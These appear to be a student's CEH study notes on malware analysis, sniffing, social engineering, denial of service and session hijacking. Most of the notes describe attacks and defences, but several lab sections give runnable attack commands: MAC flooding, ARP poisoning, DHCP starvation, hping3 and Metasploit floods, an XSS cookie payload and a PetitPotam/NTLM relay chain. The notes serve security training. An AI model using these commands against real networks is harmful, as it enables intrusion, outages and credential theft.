Run periodic antivirus scans
install browser protections and disable automatic plugin downloads
Regularly patch and update apps and OS
Use NGAV software that employs advanced technology such as AI/ML to prevent new polymorphic malware

Kaspersky Internet Security
Alien Vault USM Anywhere

Lab

Make a malware undetectable SwayzCryptor

config
start up
mutex
Disable UAC

Theef v.2.10 Server trojan

Create a virus using the JPS Virus Maker Tool and infect the target system

Performing string search with BinText 3.0.3

Identify Packacking and Obfuscation Methods using PEid

Analyzing ELF Executable Using Detect it Easy (DIE)

Find the Portable Executable (PE) Information of a Malware Executable File Using PE EXPLORER

Identify File Dependencies Using Dependency Walker

Perform Malware Disassembly usind UDA and Olly Dbg

Perform Malware Disassembly using Ghidra

Perform Port Monitoring Using TCPView and CurrPorts

Perform Process Monitoring using Process Monitor

Perform Registry Monitoring using Reg Organizer

TOOLS > Registry Snapshots
create snapshot 1

then use SoftPerfect Network scanner to compare changes (or any)

Dynamic Analysis

Perform Windows Services Monitoring Using Windows Service Manager (srvman)

Perform Startup PROGRAM Monitoring using autoruns fow Windows and Win Patrol

Perform Installation moniutoring using Mirekusoft install monitor

Perform File and folder Moniutoring using PA file sight

Perform Device Driver monitoring using DriverView and DriverReviver

Perform DNS monitoring using DNSQuerySniffer

Sniffing

Passive Sniffing methods

Compromising Phisical security, an attacker after compromising the phisycal security can walk into the organization with a lapptop and try to plug into the network and capture sensitive information

Using a trojan horse most trojand have in built sniffind capability, an attacker can install these on a victim's machine to compromise it, attacket can install packet sniffer an perform sniffing

Passive sniffing provides significant stealth advantages over active sniffing

A switch eliminates the risk of passive sniffing, however a switch is still vulnerable to active sniffing

Active sniffing

serarches for traffic on a switched LAN by actively injecting traffic into it

Switches examine data packets for source and destination addresses and then transmit them to the appropriate destinations

Passive sniffing doesnt send any packets, it inly monitors the packets sent by others,
ACtive sniffing involves sending out multiple network probes to identify acccess points

Sniffing techniques:
- Mac Flooding
- DNS poisoning

- ARP poisoning
- DHCP attacks
- Switch port stealing
- Spoofing attack

Protocols that are vulnerable to sniffing

Telnet and Rlogin
HTTP
POP
IMAP
SMTP and NNTP
FTP

HARDWARE Protocol analyzer

PTW60 (globalspec.com)
P5551A PCIe 5.0 Protocol exerciser (keysight.com)
Voyager M4x Protocol Analyzer (teledynelecroy.com)
N2X N554A Agilent Protocol Analyzer (valuetronics)
Xgig 1000 (viavisolutions.com)

SPAN port (Switched port Analyzer) is a cisco switch feature a.k.a port mirroring

Wiretapping

Monitor telephone or internet conversations

Active Wiretapping
Monitor and record the traffic or data flow in a communication system it also can alter or inject data into the communication traffic

Passive Wiretapping

snooping or eavesdropping. this allows an attacker to monitor and record traffic . by observing the recorded traffic flow, the attacker can snoop for a password or other information

Lawful Interception

MAC ADDRESS / CAM TABLE

MAC FLOODING

tool

macof monkey.org

- Involves the flooding of the CAM table with fake Mac address and IP pairs until it is full
- switch then acts as a hub by broadcasting packets to all machines on the network

is a technique used to compromise the security of network switches that connect network segments or devices, attackers use the Mac flooding technique to force a switch to act as a hub so that they can easily sniff the traffic

Switch Port stealing

How to defend MAC attacks

```
switchport port-security
switchport port-security maximum 1 vlan access
switchport port-security violation restrict
switchport port-security aging time 2
switchport port-security aging type inactivity
switchport port-security mac-address sticky
switchport enable traps port-security trap-rate 5
```

DHCP Attacks

DHCP starvation attack

this is a DoS attack on the DHCP servers where the attacker broadcasts forged DHCP requests and tries to lease all the DHCP addresses available in the DHCP Scope
The legitimate user is unable to obtain or renew an IP address requested via DHCP

TOOLS:
yersinia (sourceforge.net)
dhcpStarvation.py (github)
Hyenae (sourceforge.net)
dhcpstarv (github)
Gobbler (sourceforge.net)
DHCPig (github)

Rogue DHCP Server Attack

TOOLS:
mitm6 (github)
DHCPwn (github)
DHCPig(github)

How to Defend

Enable port security,this limits the maximum number of MAC addresses on the switch port, when the limit is exceeded, the switch drops subsequent MAC address request from external sourcers

```
switchport port-security
switchport port-security maximum 1 vlan access
switchport port-security violation restrict
switchport port-security aging time 2
switchport port-security aging type inactivity
switchport port-security mac-address sticky

ip dhcp snooping
ip dhcp snooping vlan number [NUMBER] | vlan [VLAN RANGE]
ip dhcp snooping vlan 4,104
ip dhcp snooping trust
ip dhcp snooping limit rate
```

ARP Spoofing Attack

Address resolution protocol ARP, is a stateless protocol used for resolving IP addresses to machine (MAC) addresses
ARP packets can be forged to send data to the attackers machine

ARP spoofing involves contructing many forged ARP request and reply packets to overload the switch

The switch is set in “forwarding mode” after the ARP table is flooded with spoofed ARP replies, and attackers can then sniff all the network packets
Attackers flood a target computer's ARP cache with forged entries, which is also known as poisoning

Threats of ARP poisoning

- packet sniffing
- Session hijacking
- VoIP call tapping
- Manipulating data
- MITM
- Data interception
- Connection hijacking
- Connection Resetting
- Stealing Passwords
- DoS

ARP poisoning Tools

- arpspoof (linux.die.net)
- betterCAP
- ettercap (ettercap-project.org)
- dsniff (monkey.org)
- MITMf github
- Arpoison (sourceforge.net)

Defend against ARP poisoning

- Implement Dynamic ARP inspection using DHCP Snooping binding table

```
sh ip dhcp snooping binding
```

Configuring DHCP snooping and Dynamic ARP inspection on Cisco Switches

```
ip arp inspection vlan 10
```

```
show ip arp inspection
```

```
ipdhcp snooping
ip dhcp snooping vlan 10
```

ARP Spooging detection TOOLS

- Capsa Portable Network Analyzer (colasoft.com)
- Wireshark
- ArpON (sourceforge.net)
- ARP AntiSpoofer (sourceforge.net)
- ARPStraw (github)
- shARP (guthub)

MAC Spoofing/duplicating

A MAC duplicating attack is launched by sniffing a network for MAC addresses of clients who are actively associated with a switch port and re-using one of those addresses

By listening to the traffic on the network, a malicious user can intercept and use a legitimate user's MAC address to receive all the traffic destined for the user

This attack allows an attacker to gain access to the network and take over someone's identity on the network

MAC spoofing Technique: Windows

method 1 if the network interface card supports a clone MAC address, then follow these steps:

method 2 steps to change the MAC address in the registry

MAC Spoofing TOOLS:

- Technitium MAC address changer (technitium.com)
- SMAC (klcconsulting.net)
- MAC Address changer (novirusthanks.org)
- Change MAC Address (lizardsystems.com)
- Easy MAC changer (github)
- Spoof-me-now (sourceforge.net)

IRDP Spoofing

- ICMP router discovery protocol (IRDP) is a routing protocol that allows a host to discover the ip addresses of active routers on their subnet by listening to router advertisement and soliciting messages on their network
- the attacker send a spoofed IRDP router advertisement message to the host on the subnet, causing it to change its default router to whatever the attacker chooses
- This attack allows the attacker to sniff the traffic and collect valuable information from the packets
- Attackers can use IRDP spoofing to launch MITM, DoS and passive sniffing attacks.

VLAN Hopping

- is a technique used to target network resources present on a virtual LAN
- it can be performed by using two primary methods: switch spoofing and Double Tagging
- attackers do this to steal sensitive info, corrupt data or delete, install malicious codes or programs, and spread viruses, trojans or worms thoughout the network

STP attack

- attackers connect a rogue switch into the network to change the operations of the STP protocol and sniff all the network traffic
- attackers configure rogue switch that its priority is less than that of any other switrch in the network, which makes it the root bridge, thus allowing the attackers to sniff al the traffic flowing in the network

HOW TO DEFEND AGAINST MAC SPOOFING

- Use DHCP snooping binding table, dynamic ARP inspection, and IP source guard
- Dynamic ARP inspection
- IP source guad
- Encryption
- Retrieval of MAC address
- Implementation of IEE 802.1X suites
- AAA (authentication, authorization and accounting)

How to defend against VLAN hopping

*explicity configure the ports as access ports and ensure that all access port are configured not to negotiate trunks

- Ensure that all trunk ports are configured not no negotiate trunks

```
switchport mode trunk
switchport mode nonegotiate
```

Defend against double tagging

*Ensure that each port is assigned with VLAN except the default VLAN

```
switchport access vlan2
```

*Ensure that the native vlans on all trunk ports are changed to an unused VLAN ID

```
switchport trunk native vlan 999
```

```
vlan dot1q tag native
```

Defend against STP attacks

*enable BPDU guard on all portfast edge ports
*toor guard
*loop guard
*UDLD (unidirtectionar link detection)

DNS poisoning techniques

*DNS poisoning is a technique that tricks a DNS server into believing that it has received authentic information when it has not received any
*it resultd in the substitution of a false IP address at the DNS level where the web addresses are converted into numeric IP addresses
*it allows the attacker to replace IP address entries for a target site on a given DNS server with the IP address of the server he/she controls
*the attacker can create fake DNS entries for the server with names similar to the target

Its possible with

- intranet DNS spoofing
- Internet DNS spoofing
- Proxy Server DNS poisoning
- DNS cache poisoning

Intranet DNS spoofing

- the attacker system must be connected to the LAN and be able to sniff packets
- it works well against switches with ARP poison routing

Internet DNS spoofing

- the attackers infects “john's machine” with a trojan and change his DNS ip address to that of the attackers

Proxy Server DNS poisoning

- attacker send a trojan to “john's machine” that changges his proxy server settings in interter explorer to that of the attacker's and redirects to the fake website

DNS cache Poisoning

- this refers to altering or adding forged DNS records into the DNS resolver cache so that a DNS query is redirected to a malicious site
- if the DNS resolver cannot validate that the DNS responses have been received from an authoriative source, it will cache the incorrect entries locally, and serve them to users who make a similar request

SAD DNS attack

DNS poisoning Tools

*DerpNSpoof (github)
*DNS spoof (github)
*DNS-poison (github)
*ettercap (ettercap-project.org)
*evilgrade (github)
*DNS poisoning Tools (github)

How to defend against DNS spoofing

*Implement a Domain name system security extension (DNSSEC)

*Use a secure socket layer (SSL) for securing the traffic
*Resolve all DNS queries to a local DNS server
*Block DNS requests to external servers
*Configure a firewall to restrict external DNS lookup
*Implement a IDS
*configure the DNS resolver to use a new random source port for each outgoing query
*Restrict the DNS recusing service full or partial

- Use DNS non-existent domain (NXDOMAIN) rate limiting
- *Secure internal machines
- use a static ARP and IP tables
- use a SSH encryption
- dont allow outgoing traffic to use port 53 as a default source port
- audit the dns server regularly

Sniffing TOOLS

Wireshark (FOLLOW TCP STREAM IN WIRESHARK)
display filters

- by protocol → arp,http,tcp,udp,dns or ip
- specific ports → tcp.port==23 ip.addr==0.0.0.0 machine ip.addr==0.0.0.0 && tcp.port==23
- by multiple IP addresses → ip.addr == 10.0.0.04 or ip.addr == 10.0.0.5
- by ip address
- other ip.dst == 0.0.0.0 && frame.pkt_len > 400 ip.addr == 0.0.0.0 && icmp && frame.number > 15 && frame.number < 30 ip.src==0.0.0.0 or ip dst.==0.0.0.0

Additional wireshark filters

- tcp.flags.reset==1 Display all TCP resets
- udp contains 33:27:58 sets a filter for the HEX values of 0x33 0x27 0x58 at any offset
- http.request display all http get requests
- tcp.analysis. retransmission displays all retransmissions in the trace
- tcp contains traffic display all tcp packets that contain the word “traffic”
- ! (arp or icmp or dns) masks out arp, icmp, dns or other protocols and allows you to view traffic of your interest
- tcp.port == 4000 sets a filter for any TCP packet with 4000 as a source or destination port
- tcp.port eq 25 or icmp Displays only SMTP (port 25) and ICMP traffic
- ip.src==192.168.0.0/16 and ip.dst== 1.1.1.1/16 displays only traffic in the lan (192.168.x.x), between workstations and server no internet
- ip.src != xxx.xxx.xxx.xxx && ip.dst != xxx.xxx.xxx.xxx & sip filter by a protocol (e.g SIP) and filter out unwanted IPs

Sniffing tools

Riverbed packet analyzer plus
Capsa portable network analyzer
OmniPeek
RITA (real intelligence threat analytics)
Observer analyzer
PRTG network monitor
SolarWinds deep packet inspection and analysis
Xplico

Packet Sniffing TOOLS for mobile phones

Sniffer wicap
packet capture

Defend against SNIFFING

*restrict physical access to the network media to ensure that a packet sniffer cannot be installed
*use end to end encryption to protect confidential information
*Permanently add the MAC address of the gateway to the ARP cache
*Use static ip address and arp tables
*turn off network identification broadcasts
*Use ipv6 instead of Ipv4 protocol
*use encrypted sessions
*use HTTPS
*use a switch instead of a hub
*use SFTP
*use PGP and S/MIME, VPN, IPsec, SSL/TLS, SSH
*always encrypt wireless traffic with a strong procotol such as WPA2 and WPA3
*Retrieve the MAC directly from the NIC instead of the OS; this prevents MAC address spoofing
*Use tools to determine if any NICs are running in the promiscous mode
*use ACLs

How to detect Sniffing

- Check the devices running in promiscous mode
- Run IDS and see if the MAC address of any of the machines has changed
- Run network tools as CApsa Portable Network analyzer

Promiscous detections TOOLS

nmap
command

```
nmap --script=sniffer-detect [target ip address/range]
```

netscan tools pro

Lab

Macof

```
macof -i eth0 -n 10
```

DHCP starvation attack using YERSINIA

yersinia -i

-i starts an interactive ncurses session

press F2 to select DHCP mode

press x to list available attack options

press 1 to start a DHCP starvation attack

press q to stop the attack

ARP poisoning using arpspoof

arpspoof -i eth0 -t [acespoint or GATEWAY] [target]
arpspoof -i eth0 -t 10.10.1.1 10.10.1.11

Perform MITM attack using Cain & Abel

open cain on windows

the config dialog appears, it ahs the default config for sniff, ensure that the adapter associated with the IP address of the machine is selected
click start sniffer

click the + icon and select scan MAC addresses
chech All hosts in my subnet radio, and select all tests checkbox then OK

then click the ARP tab
click anywhere on the topmost section in the right-hand pane to activate the + icon, a new ARP poison ruting window appears
we can add Ips to listen to traffic

to monitor traffic between two systems
click to select 10.10.11 (Win11) from the left-hand pane
and 10.10.1.22 (win22) from the tight-hand pane
OK
click to select the created target IP address scan displayed in the configuration / Routes packets tab
Click On the start APR icon

go to Win server 2022
open cmd
type ftp 10.10.1.11
then type the creds
Jason
qwerty

Spoof a MAC address using TMAC and SMAC

open TMAC v6 on win
click no
select the network adapter of the target machine, whose MAC address is to be spoofed. here Ethernet
cñocl the Random MAC address button under the change MAC address

SMAC 2.7

chooose network adapter of the target machine whose MAC address is to be spoofed
click the random button to generate a random MAC address
in the New Spoofed MAC address field appears the randomly generated MAC

Spoof a MAC Address of Linux Machine using macchanger

first we need to turn off the network interface

```
ifconfig eth0 down
macchanger --help

macchanger -s eth0
macchanger -a eth0
```

-a sets random vendor MAC address to the network interface

```
macchanger -r eth0   to set a random Mac address to the network interface

ifconfig eth0 up
```

Perform network sniffing

Perform password sniffing using wireshark

Analyze a Network using the omnipeek Network protocol Analyzer}

Analyze network using SteelCentral Packer Analyzer

Detect Network Sniffing

TOOLS

cain & abel
wireshark

Detect ARP Poisoning using the Caspa Network Analyzer

habu

habu.arp.poison 10.10.1.11 10.10.1.13

Social Engineering

Phishing Tools

ShellPhish (github)
BlackEye (github)
PhisX (github)
Modlishka (github)

SMIshing

Mobile-based Social Engineering: Publishing Malicious Apps and Repackaging Legitimate Apps

Types of insider Threats

- Malicious insider
- Negligent insider
- professional insider
- Compromised insider
- Accidental insider

Behavioral Indications of an insider Threat

- data exfiltration alerts
- Missing or modified network logs
- Changes in network usage patterns
- Multiple failed login attempts
- Behavioral and temperament changes
- Unusual time and location of access
- Missing or modified critical data
- Unauthorized downloading or copying of sensitive data
- Logging of different user accounts from different systems
- Temporal changes in revenue or expenditure
- Unauthorized access to physical assets

- Increase or decrease in productivity of employee
- Inconsistent working hours
- Unusual business activities

Social Engineering Through impersonation on social Networking Sites
1. Malicious user gather confidential information from social networking sites and create accounts using anothers person's name
2. Attackers use these fraudulent profiles to create large network of friends and extract information using social engineering techniques
3. Attackers attempt to join the target organizations employee group where personal and company info is shared
4. Attackers may can also use collected info to carry out other forms of social engineering attacks

Impersonation on Facebook

- the attacker creates a fake user group on facebook labeled for “employees of” the target company
- Using false identity, the attacker then proceeds to “friend” or invite employees to the fake group
- users join the group and provide their credentials
- Using the details of any of these employees, the attacker can compromise a secured a facility to gain access to the building
- Attackers scan details in profile pages

Social Engineering Countermeasures

Password policies

- Periodic password changes
- Avoiding guessable passwords
- Account blocking after failed attempts
- Increasing length and complexity of passwords
- Improving secrecy of passwords

Physical Security Policies

- Indetification of employees by issuing ID cards, uniforms, etc.
- Escorting visitors
- Restricting access to work areas
- Proper shredding of useless documents
- Employing security personnel

Defense Strategy

- Social engineering campaign
- Gap Analysis
- Remediation strategies

How to Defend against Phishing Attacks?

- Educate individuals by conducting phishing campaigns
- Enable Spam filters
- Hover over links to identify whether they point to the correct location
- Check emails for generic salutations, spelling and grammar mistakes
- Confirm senders

- Ensure that employees use HTTPS-protected websites
- Verify profile picture of a suspicious account by performing a reverse image search
- Immediately report social media accounts confirmed to be fake

Detecting insider Threats

- Insider Risk Controls
- Deterrence Controls
- Detection controls

DLP Tools

- Symantec Data Loss preventions (symantec.com)
- SecureTrust Data Privacy (securetrust.com)
- Check point Quantum Data Loss Prevention (DLP) (checkpoint.com)

IAM TOOLS

- Sailpoint IdentityIQ (sailpoint.com)
- RSA SecurID Suite (rsa.com)
- Core Access Assurance Suite (coresecurity.com)

IDS/IPS Tools

- Check Point Quantum Intrusion Prevention System (IPS) (checkpoint.com)
- IBM security network Intrusion prevention system
- USM anywhere

Log Management Tools

- SolarWinds Security Event Manager
- Splunk
- Loggly

SIEM tools

- ArcSight ESM
- LogRhythm NextGen SIEM Platform
- SolarWinds Security event manager

Insider Threats Countermeasures

- Separation and rotation of duties
- Least privileges
- Controlled access
- Logging and auditing
- Employee Monitoring
- Legal policies
- Archive critical data
- Employee training on cybersec

identity theft countermeasures

- Secure or shred all documents containing your private infor
- Ensure your name is not present in marketers hit list

- Review your credit card statement regularly and store it securitely, out of reach of others
- Never give any personal information over the phone
- Keep your mail secure by emptying the mailbox quickly
- Be caution and verify all requests for personal data
- Protect ur personal info from being publicized

Anti-Phishing Toolbar

- Netcraft
- Phish tank
- Scanurl
- isitphishing
- ThreatCop
- e.Veritas
- Virustotal

Social Engineering Tools: Social engineering Toolkit (SET)

- SpeedPhish Framework (SPF)
- Gophish
- King Phisher
- Lucy Security
- MSI Simple phish

Audit Organizations Security For Phishing Attacks using OhPhish

- portal.ohphish.com

Deial-of-Service

Scanning Methods for finding Vulnerable machines

Random Scanning
Hit-list scanning
Topological scanning
Local Subnet Scanning
Permutation scanning

DoS/DDoS Attack techniques

- UDP flood attack
- ICMP flood attack
- PoD attack
- Smurf attack
- Pulse wave attack
- Zero-day attack
- SYN flood attack
- Fragmentation attack
- ACK flood attack
- TCP state exhaustion attack
- Spoofed session flood attack
- HTTPS GET/POST attack
- Slowloris attack
- UDP application layer flood attack   Multi-vector attack   peer-to-peer attack   permanent Dos

(PDoS) attack
- Distributed reflection DoS (DRDoS) attack
- TCP SACK panic attack
- DDoS extortion attack

UDP flood attack

- an attack sends spoofed UDP packets at a very high packet rate to a remote host on random ports of a target server using a large source IP range
- the flooding of UDP packets causes the server to repeatedly check for non-existent applications at the ports
- Legitimate applications are inaccessible by the system and give an error reply with an ICMP “destination unreachable” packet
- This attack consumes network resources and available bandwidth, exhausting the network until it goes offline

ICMP Flood Attack

- Network administrators use ICMP primarily for IP operations and troubleshooting, and error messaging is used for undeliverable packets
- ICMP flood attacks are a type of attack in which attackers send large volumes of ICMP echo request packets to a victim system directly or through reflection networks
- to protect against ICMP flood attacks, set a threshold limit

Lab

Perform a DoS attack (SYN Flooding) on a target host using Metasploit

```
nmap -p 21 10.10.1.11

msfconsole
use auxiliary/dos/tcp/synflood
show options

set rhosts [target]
set rport 21
set SHOST [Spoofable ip address]
exploit
```

Perform a DoS attack on a target host using hping3

```
hping3 -S 10.10.1.11 -a 10.10.1.19 -p 22 --flood
```

```
hping3 -d 65538 -S -p 21 --flood 10.10.1.11    < this commands initiates the PoD attack
```

```
hping -2 -p 139 --flood 10.10.1.19
```

more apps for a udp flood

- SNMPv2 (port 161)

- QOTD (port 17)
- RPC (port 135)
- SSDP (port 1900)
- CLDAP (port 389)
- TFTP (port 69)
- NetBIOS (port 137,138,139)
- NTP (port 123)
- Quake Network Protocol (port 26000)
- VoIP (port 5060)

Perform a DoS attack using Raven-storm

```
sudo rst
l4
ip [target]
port [port number]
threads 20000
run
```

perform a DDoS attack using HOIC (High orbit ion cannon)

perform a DDoS attack using LOIC (Low Orbit Ion Cannon)

Detect and protect againts DoS and DDoS attacks using Anti DDoS guardian

CEH skill assesment II

```
nmap

nmap -p2049

showmount -e  172.16.0.11

mkdir /tmp/nfs
sudo mount -t nfs 172.16.0.11:/home /tmp/nfs
cd /tmp/nfs
```

asi se monta el directorio compartido encontrado para meterlo a uno propio y ver lo que hay

Session Hijacking

Why is Session Hijacking Successful?

Absence of account lockout for invalid session IDs
Weak session-ID generation algorithm or small session IDs
Insecure handling of sessions IDs
Indefinite session timeout
Most computers using TCP/IP are vulnerable
Most contermeasures dont work without encryption

Packet Analysis of a local session Hijack

The attacer performs three activities:
- Tracking of a session
- Desynchronization of the session
- Injection of commands during the session

If the attacker trannsmits that packet sequence number before the user does, they can desynchronize the connection between the user and server.
If the attacker sent the data with the expected sequence number before the user could, the server would be synchronized with the attacker

Types of Session Hijacking

- Passive: an attacker hijacks a session but sits back, watches, and records al the traffic in that session (sniffers)
- Active: An attacker finds an active session and seizes control of it (MITM)

Session Hijacking in OSI Model

- Network-Level Hijacking: this can be defined as the interception of packets
- Application-Level Hijacking: Application-level Hijacking refers to gaining control over the HTTP's user session by obtaining the session IDs

Spoofing vs Hijacking

Spoofing: An attacker pretends to be another user or machine (victim) to gain access
The attacker does not seize control of an existing active session; instead, he or she initiates a new session using the victim's stolen credentials

Hijacking: Session Hijacking is the process of seizing control of an existing active session
The attacker relies on the legitimate user to create a connection and authenticate

in blind hijacking, an attacker predicts the sequence numbers that a victim host sends to create a connection that appears to originate from the host or a blind spoof.

Blind session hijacking relies on the attackers ability to predict or guess sequence numbers. An attacker is unable to spoof a trusted host on a different network and obseve the reply packets because no route exists for the packets to return to the attacker's IP address.

In a spoofing attack, an attacker pretends to be another user or machine (victim) to gain access

Application-Level Session Hijacking

in a session hijacking attack, a session token is stolen or a valid session token is predicted to gain unauthorized access to the web server

A session token can be compromised in various ways:

- Session Sniffing
- MITM attack
- Cross-Site scripting
- Session replay attack
- CRIME attack
- Session donation attack
- Predictable session token

Compromising Session IDs using Sniffing and by predicting session token

Using sniffing

- An attacker users a sniffer to capture a valida session token or session ID
- the attacker then uses the valid token session to gain unauthorized access to the web serve

Predicting Session Token

- attackers can predict session IDs generated by weak algorithms and impersonate a website user
- Attackers analyze variable sections of session IDs to determine a patterns
- The analysis is performed manually or using various cryptanalytic tools
- Attackers collect a high number of simultaneous session IDs to gather samples in the same time window and keep the variable constant

How to predict a Session token

- Most web servers use custom algorithms or a predefined pattern to generate session IDs
- An attacker guesses the unique session valuable or deduces the session ID to hijack the session

Captures

An attacker captures several session IDs and analyzes the pattern

http://www.certifiedhacker.com/view/JBEX 12042022 152820
http://www.certifiedhacker.com/view/JBEX 12042022 153020

```
http://www.certifiedhacker.com/view/JBEX 12042022 160020
http://www.certifiedhacker.com/view/JBEX 12042022 164020
                                        -------|-------------|----------|
                                       Constant   Date      Time
```

Predicts

At 16:25:55 on april 14, 2022, the attacker can successfully predict the session ID http://www.certifiedhacker.com/view/JBEX 14042022 162555

Attackers can identify session IDs generated in the following ways:

- Embedding in the URL, which is received by a GET request in the application when the links embedded within a page are clicked by clients
- Embedding in a form as a hidden field, which is submitted to the HTTP's POST command
- Embedding in cookies on the client's local machine

Now, the attacker can mount an attack through the following steps:

- The attaclker acquires the current session ID and connects to the web application
- The attacker implements a brute-force technique or calculates the next session ID.
- the attacker modifies the current value in the cookie/URL/hidden form field and assumes the next user's identity

Compromising Session IDs Using MITM/Manipulator-in-the-middle attack

- Attackers use different techniques and split the TCP connection in two connections
  - ◇ client-to-attacker connection
  - ◇ attacker-to-server connection
- After the interception of the TCP connection, an attacker can read, modify, and insert fraudulent data into the intercepted communication
- in the case of an http transaction, the TCP connection between the client and the server becomes the target

this attack is used to intrude into an existing connection between systems and to intercept messages being transmitted

- the man-in-the-browser/manipulator-in-the-browser attack uses a trojan horse to intercept the calls between the browser and its security mechanisms or libraries
- It works with an already installed Trojan horse and acts between the browser and its security mechanisms
- Its main objective is to cause financial deception by manipulating transactions of internet banking systems

Steps to perform man-in-the-browser attack

1. The trojan first infects the computer's software (OS or application)
2. The trojan installs malicious code (extension files) and saves it into the browser config
3. after the user restarts the browser, the malicious code
4. the extension files register a handler for every visit to the webpage

5. when the page is loaded, the extension uses the URL and matches ir with a list of known sites targeted for attack
6. the user logs in securely to the website
7. the trojan registers a button event handler when a specific page load is detected for a specific patterns and compares it with its targeted list
8. when the user clicks on the button, the extension uses DOM interface and extracts all the data from all form fields and modifies the values
9. The browser sends the form and modified values
10. The server receives the modified values but cannot distinguis between the original and the modified values
11. after the server performs the transaction, a receipt is generated
12. now, the browser receives the receipt for the modified transaction
13. the browser displays the receipt with the original details
14. the user thinks that the original transaction was received by the server without any interceptions

Compromising session IDs Using Client-side-attacks

Cross-Site Scripting XSS

XSS enables attackers to inject malicious client-side scripts into the web pages viewed by other users

Malicious JavaScript Codes

A malicious script can be embedded in a web page that does not generate any warning, but it captures session tokens in the background and sends them to the attacker

Trojan

A trojan horse can change the proxy settings in the user's browser to send all the session through the attacker's machine

Cross-Site Scripting XS

• If an attacker sends a crafted link to the victim with malicious JavaScript, the javascript will run and complete the instructions made by the attacker when the victim click on the link

A cross site script attack is a client-side attack in which the attacker compromises a session token by using malicious code or programs. this type of attack occurs when a dynamic web page receives malicious data from the attacker and executes it on the user's system

Websites that create dynamic pages dont have control over how the clients read their output. attackers can insert malicious JavaScript, VBScript, ActiveX, Hypertext Markup Language (HTML), or Flash applet into a vulnerable dynamic page.

The attacker can create specific JavaScript code that fetches the user's session ID:

```
<SCRIPT>alert(document.cookie) ;</SCRIPT>
```

Cross-site Request Forgery Attack A.K.A one-click attack

• this attack exploits the victim's activate session with a trusted site to perform malicious activities

In CSRF web attacks, the attacker creates a host form, containing malicious information, and sends it to the authorized user. the user fills in the form and sends it to the web server.
because the data originates from a trusted user, the web server accpets the data.
Unlike a XSS which exploits the trust a user has for a particular website, CSRF exploits the trust that a website has on a user's browser.

STEPS

- The attacker hosts a web page with a form that appears legitimate. This page already contains the attacker's request
- A user, believing the form to be the original, enters a login and password
- Once the user completes the form, that page is submitted to the real site
- The real site's server accepts the form, assuming that it was sent by the user based on the authentication creds.

Session Replay Attacks

- In a session replay attack, the attacker listen to the conversation between the user and the server and captures the authentication token of the user
- Once the authentication token is captured, the attacker replays the request to the server with the captured authentication token and gains unauthorized access to the server

This involves the following steps

- The user establishes a connection with the web server
- the server asks the user for authentication information as identity proof
- The user sends authentication tokens to the server. In this step, an attacker captures the authentication token of the user by eavesdropping on the conversation between the user and server
- Once the authentication token is captured, the attacker replays the request to the server with the captured authentication token and gains unauthorized access to the server

Using Session Fixation

- session fixation is an attack that allows an attacker to hijack a valid user session
- An attacker attempts to lure a user to authenticate himself or helsef with a known session ID and then hijacks the user-validate session with the knowledge of the used session ID
- The attacker has to provide a legitimate web application session ID and attempt to lure the victim's browser to use it
- Some techniques for executing session fixation attacks are as follow
  - ◇ Session token in the URL argument
  - ◇ Session token in a hidden form field
  - ◇ Session ID in a cookie

- The attacker exploits the vuln of a server that allows a user to use a fixed SID
- The attacker provides a valid SID to a victim and lures him or her to authenticate using that SID

Using Proxy Servers

- An attacker lures the victim to click on a bogus link, which looks legitimate but redirects the user to the attacker server
- The attacker forwards the request to the legitimate server on behalf of the victim and servers as a proxy for the entire transaction
- The attacker then captures the session's information during the interaction of the legitimate server and user

Using CRIME Attack

- Compression Ratio Info-Leak Made Easy (CRIME) is a client-side attack that exploits the vulnerabilities present in the data compression feature of protocols, such as SSL/TLS, SPDY and HTTPS
- Attackers hijack the session by decrypting secret session cookies
- The authentication information obtained from the session cookies is used to establish a new session with the web application

Using Forbidden Attack

- A forbidden attack is a type of a MITM used to hijack HTTPS sessions
- It exploits the reuse of crypthographic nonce during the TLS handshake
- After hijacking the HTTPS session the attackers inject malicious code and forged content that prompts the victim to disclose sensitive information, such as a bank account numbers, passwords and social security numbers

This involves the following steps.

- The attacker monitor the connection between the victim and web server and sniffs the nonce from the TLS handshake messages.
- The attacker generates authentication keys using the nonce and hijacks the connection
- All the traffic between the victim and web server flows through the attacker's machine
- the attacker injects JavaScript code or web fields into the transmission towards the victim
- The victim reveals sensitive information such as bank account numbers, passwords and social security numbers to the attacker

Session Donation Attack

- in a session donation attack, an attacker donates his own session identifier SID to the target user
- The attacker first obtain a valid SID by logging into a service and later feeds the same SID to the target user
- this SID links a target user back to the attacker's account page without any information to the victim

A session donation attack involves the following steps.

- First, the attacker logs into a service, establishes a legitimate connection with the target web server, and deletes the stored information
- The target web server (e.g., http://citibank.com/) issues a session ID, say 0D6441FEA4496C2, to the attacker.
- the attacker then donates their session ID, say http://citibank.com/?SID=0D6441FEA4496C2, to the victim and lures the victim to click on it to access the website
- The victim clicks on the link, believing it to be alegitimate link sent by the bank. this open the server's page in the victim browser with SID=0D6441FEA4496C2. Finally, the victim enters their information in the page and saves it
- the attacker can now login as themselves and acquire the victim's information.

PetitPotam Hijacking

- In a PetitPotam attack, a domain controller (DC), is forced by an attacker to initiate authentication to the attacker's server
- The attacker uses Microsoft's Encrypting File System Remote Protocol (MS-EFSRPC) API for authentication session hijacking
- The attacker relays the NTLM authentication shared by the domain controller to the active directory certificate services (AD CS) server and generates certificate to acquire admin-level

privileges

Run the following commands to perform a PetitPotam hijacking attack:

- Use the below command to identify the certificate authority
  ◇ certutil.exe

- Use the below command from the Impacket tool kit to set up HTTP/SMB config to capture creds from DC:
  ◇ ntlmrelayx.py -t <URL of certificate authority with web enrolment> -smb2support --adcs --template DomainController

- Use the following command to force the authentication using with the captured credentials through the MS-EFSRPC API call:
  ◇ python3 PetitPotam.py -d <CA name> -u <username> -p <password> <Listener-IP <Ip of DC>

- The attack can also be launched without creds if the dc is vulnerable. use the following command to launch petitpotam without creds to receive the certificate's NTLM hashes
  ◇ python3 PetitPotam.py <Attacker's IP> <IP of DC>

- After obtaining NTLM hashes of the certificate, invoke password-cracking tools such as Rubeus to request a kerberos ticket for the machine containing DC account privileges:
  ◇ Rubeus.exe asktgt /outfile.kirbi /dc:<DC-IP> /domain: domain name /user: <Domain username> /ptt /certificate: <NTLM hashes received from above command>

Network-Level Session Hijacking

- the network-level hijacking relies on hijacking transport and internet protocols used by web applications in the application layer
- By attacking the network-level sessions, the attacker gathers some critical information, which are used to attack the application-level sessions

Network-level hijacking includes:

- Blind hijacking
- UDP hijacking
- TCP/IP hijacking
- RST hijacking
- MITM: packet sniffer
- IP spoofing: source routed packets

TCP/IP Hijacking

- TCP/IP hijacking involves using spoofed packets to seize control of a connection between a victim and target machine
